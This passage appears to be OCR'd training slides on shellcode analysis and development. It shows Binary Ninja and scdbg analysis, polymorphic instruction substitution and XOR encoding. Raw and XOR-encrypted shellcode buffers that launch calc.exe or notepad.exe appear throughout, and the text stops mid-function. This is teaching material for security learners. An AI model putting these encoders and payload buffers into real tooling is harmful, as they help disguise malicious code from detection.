
Disassembly: Binary Ninja
Hex Analysis: Examine raw hex values to identify patterns or signatures.
String Analysis: Search for human-readable strings to uncover potential functionality.

Dynamic Analysis

Sandbox Execution: shellcode_launcher.exe
Debugger Tools: Use debuggers (e.g., scdgb, x64dbg)

Reference: https://hadess.io/shellcode-development/

Shellcode Analysis Techniques - Binary Ninja


test_00000190F7850000.bin — Binary Ninja Free 4.2.6455-Stable
File Edit View Analysis Debugger Plugins Window Help
test_00000190F7850000.bin
Symbols
Mapped ▾ Linear ▾ Disassembly ▾
Cross References
⚠1 windows-x86_64 0xe2–0xe4 (0x2 bytes)
Type here to search
25°C Berawan
8:27 AM
12/25/2024


Name	Address	Sectic
sub_0	0x000000000	
sub_ca	0x0000000ca	
__builtin_memcpy	0x000001000	.synt
__builtin_memset	0x000001008	.synt
__builtin_strcpy	0x000001010	.synt
__builtin_strnc…	0x000001018	.synt
__builtin_wcscpy	0x000001020	.synt

```
Filter (3)
Code References                {1}
  sub_0                        {1}
    |-> 00000000 sub_0
Variable References            {2}
  void* rcx                    {1}
    |-> 000000e2 call     rbp
  void* const rbp_1            {1}
    |-> 000000e2 call     rbp
```

```
int64_t sub_0()

000000c2  488b12              mov     rdx, qword [rdx {_LIST_ENTRY::Flink}]
000000c5  e957ffffff          jmp     0x21


000000ca   int64_t sub_ca(int32_t* arg1 @ rsi)

000000ca  5d                  pop     rbp {__return_addr}
000000cb  48ba010000000000…   mov     rdx, 0x1
000000d5  488d8d01010000      lea     rcx, [rbp+0x101]
000000dc  41ba318b6f87        mov     r10d, 0x876f8b31
000000e2  ffd5                call    rbp
000000e4  bbf0b5a256          mov     ebx, 0x56a2b5f0
000000e9  41baa695bd9d        mov     r10d, 0x9dbd95a6
000000ef  ffd5                call    rbp
000000f1  4883c428            add     rsp, 0x28
000000f5  3c06                cmp     al, 0x6
000000f7  7c0a                jl      0x103

000000f9  80fbe0              cmp     bl, 0xe0
000000fc  7505                jne     0x103  {0x1}

000000fe  bb4713726f          mov     ebx, 0x6f721347

00000103  6a00                push    0x0 {arg_28}
00000105  59                  pop     rcx {arg_28}  {0x0}
00000106  4189da              mov     r10d, ebx
00000109  ffd5                call    rbp
0000010b  63616c              movsxd  esp, dword [rcx+0x6c]
0000010e  632e                movsxd  ebp, dword [rsi]
00000110  657865              js      data_178  {data_113}  {data_113}

00000113  data_113:
00000113                                                         00 00 00 00 00-00 00 00 00 00 00 00 00               .............
00000120  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................................
```

Reference: https://hadess.io/shellcode-development/

Shellcode Analysis Techniques - scdbg


scDbg - libemu Shellcode Logger Launch Interface
...
Example
More
...
Launch
C:\Windows\SYSTEM32\cmd.exe

Shellcode file: C:\Users\debuger\Desktop\test2_00160000.bin

Options
- □ Report Mode
- □ Create Dump
- □ No RW Display
- □ Scan for Api table
- □ Use Interactive Hooks
- □ Monitor DLL Read/Write
- □ Unlimited steps
- □ Debug Shell
- □ FindSc
- □ Start Offset 0x
- □ Process Command Line
- □ fopen
- □ Manual Arguments

```
000000   FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B    ......`..1.d.P0.
000010   52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C    R..R..r(..J&1..<
000020   61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52    a|.,........RW.R
000030   10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20    ..J<.L.x.H..Q.Y.
000040   01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC    ...I..:I.4...1..
000050   C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75    .....8.u..}.;}$u
000060   E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3    .X.X$..f..K.X...
000070   8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF    ......D$$[[aYZQ.
000080   E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00    .__Z....]j......
000090   00 50 68 31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6    .Ph1.o.......Vh.
0000A0   95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47    .....<.|....u..G
0000B0   13 72 6F 6A 00 53 FF D5 6E 6F 74 65 70 61 64 2E    .roj.S..notepad.
0000C0   65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00    exe.............
0000D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0000E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0000F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

```
Loaded 1000 bytes from file C:\Users\debuger\Desktop\TEST2_~1.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401099  WinExec(notepad.exe)
4010a5  GetVersion()
4010b8  ExitProcess(0)

Stepcount 553800


C:\Users\debuger\Desktop\tools\scdbg>
```

Reference: https://hadess.io/shellcode-development/

03


Encoding

Polymorphic Shellcode

Mutating the code while keeping the original algorithm intact, but the function of the code (its semantics) will not change at all. For example, 1+3 and 6–2 both achieve the same result while using different values and operations. This technique is sometimes used by computer viruses, shellcodes, and computer worms to hide their presence.

Reference: https://medium.com/@0x4553/shellcode-polymorphism-96e3d55abf87

Polymorphic Shellcode



```
push 0x6475732f
```

```
push 0x4253510D
add dword [esp], 0x22222222
```

$$0x4253510D + 0x22222222 = \boxed{0x6475732f}$$


```
push 0x6374652f
```

```
push 0x3621307A
xor dword [esp], 0x55555555
```


$$0x3621307A \oplus 0x55555555 = \boxed{0x6374652f}$$

Reference: https://medium.com/@0x4553/shellcode-polymorphism-96e3d55abf87

XORing Shellcode




XORing Shellcode - **Generation**




```
┌──(kali㉿kali)-[~/Documents/exploit]
└─$ ./xorkey

Original Shellcode:
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52\x51"
"\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52"
"\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed"
"\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88"
"\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49"
"\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00"
"\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47"
"\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e"
"\x65\x78\x65\x00";

Encrypted Shellcode after 3 XOR iterations (for inclusion in stub):
unsigned char buf[] =
"\xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"
"\x7c\x62\x1b\xf8\x4f\x62\xa1\x78\x4a\x62\xa1\x78\x32\x62\xa1\x78"
"\x0a\x62\xa1\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"
"\x86\x16\x4b\x56\x28\x06\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\xc8\xc7"
"\x78\x6b\x7b\x62\xa1\x78\x0a\xa1\x68\x16\x62\x2b\xfa\xa1\xaa\xa2"
"\x2a\x2a\x2a\x62\xaf\xea\x5e\x4d\x62\x2b\xfa\x7a\xa1\x62\x32\x6e"
"\xa1\x6a\x0a\x63\x2b\xfa\xc9\x7c\x62\xd5\xe3\x6b\xa1\x1e\xa2\x62"
"\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"
"\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\xf2\x72\x6e"
"\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\xa1\x26\x62\x6e\xa1\x6a\x36\x63"
"\x2b\xfa\x6b\xa1\x2e\xa2\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x70"
"\x6b\x72\x6b\x73\x6b\x70\x62\xa9\xc6\x0a\x6b\x78\xd5\xca\x72\x6b"
"\x73\x70\x62\xa1\x38\xc3\x7d\xd5\xd5\xd5\x77\x62\x90\x2b\x2a\x2a"
"\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\xa1"
"\x45\xad\xd5\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xbf\x97\xb7\xd5"
"\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"
"\x39\x58\x45\x40\x2a\x73\x6b\xa3\xf0\xd5\xff\x49\x4b\x46\x49\x04"
"\x4f\x52\x4f\x2a";
```

Output




```c
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

void xor_encrypt(unsigned char *data, size_t size, unsigned char key, int iterations) {
